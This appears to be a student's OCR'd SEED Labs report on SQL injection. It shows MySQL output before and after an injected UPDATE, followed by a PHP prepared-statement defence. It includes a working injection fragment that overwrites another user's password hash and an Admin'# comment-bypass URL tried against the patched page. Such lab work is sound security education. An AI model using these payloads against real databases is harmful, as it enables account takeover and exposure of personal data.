







', Password='9d4e1e23bd5b727046a9e3b4b7db57bd8d6ee684' WHERE name='Boby' #

The sha1sum is of pass1


Activities
Terminal
Oct 29 08:02
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables
-> ;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential |
+------------------------+
1 row in set (0.00 sec)
mysql> show * from credential where name='boby';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax
to use near '* from credential where name='boby'' at line 1
mysql> select * from credential where name='boby';
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+--+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+--+
| 2 | Boby | 20000 | 1 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+--+
1 row in set (0.00 sec)
before
after
mysql> select * from credential where name='boby';
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+--+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+--+
| 2 | Boby | 20000 | 1 | 4/20 | 10213352 | | | | | 9d4e1e23bd5b727046a9e3b4b7db57bd8d6ee684 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------+--+
1 row in set (0.00 sec)
mysql>


Activities
Firefox Web Browser
Oct 29 09:45
Download the Firefox B
Web_SQL_Injection.pdf
SQLi Lab
SQLi Lab
www.seed-server.com/defense/getinfo.php?username=Admin'+%23&Password=
SEED LABS
No matching user found.
Information returned from the database
ID:
Name:
EID:
Salary:
Social Security Number:

```php
<?php
// Function to create a SQL connection.
function getDB() {
  $dbhost = "10.9.0.6";
  $dbuser = "seed";
  $dbpass = "dees";
  $dbname = "sqllab_users";

  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// Create a connection
$conn = getDB();

// Prepare the query using a prepared statement
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn FROM credential WHERE name
= ? AND Password = ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd); // Bind parameters to the query
$stmt->execute(); // Execute the query

// Bind result variables to columns in the query
$stmt->bind_result($id, $name, $eid, $salary, $ssn);

// Fetch the first row of data
if ($stmt->fetch()) {
  // Data has been fetched; variables are already populated
  echo "ID: $id, Name: $name, EID: $eid, Salary: $salary, SSN: $ssn";
} else {
  echo "No matching user found.";
}

// Close the statement and connection
$stmt->close();
$conn->close();
?>
```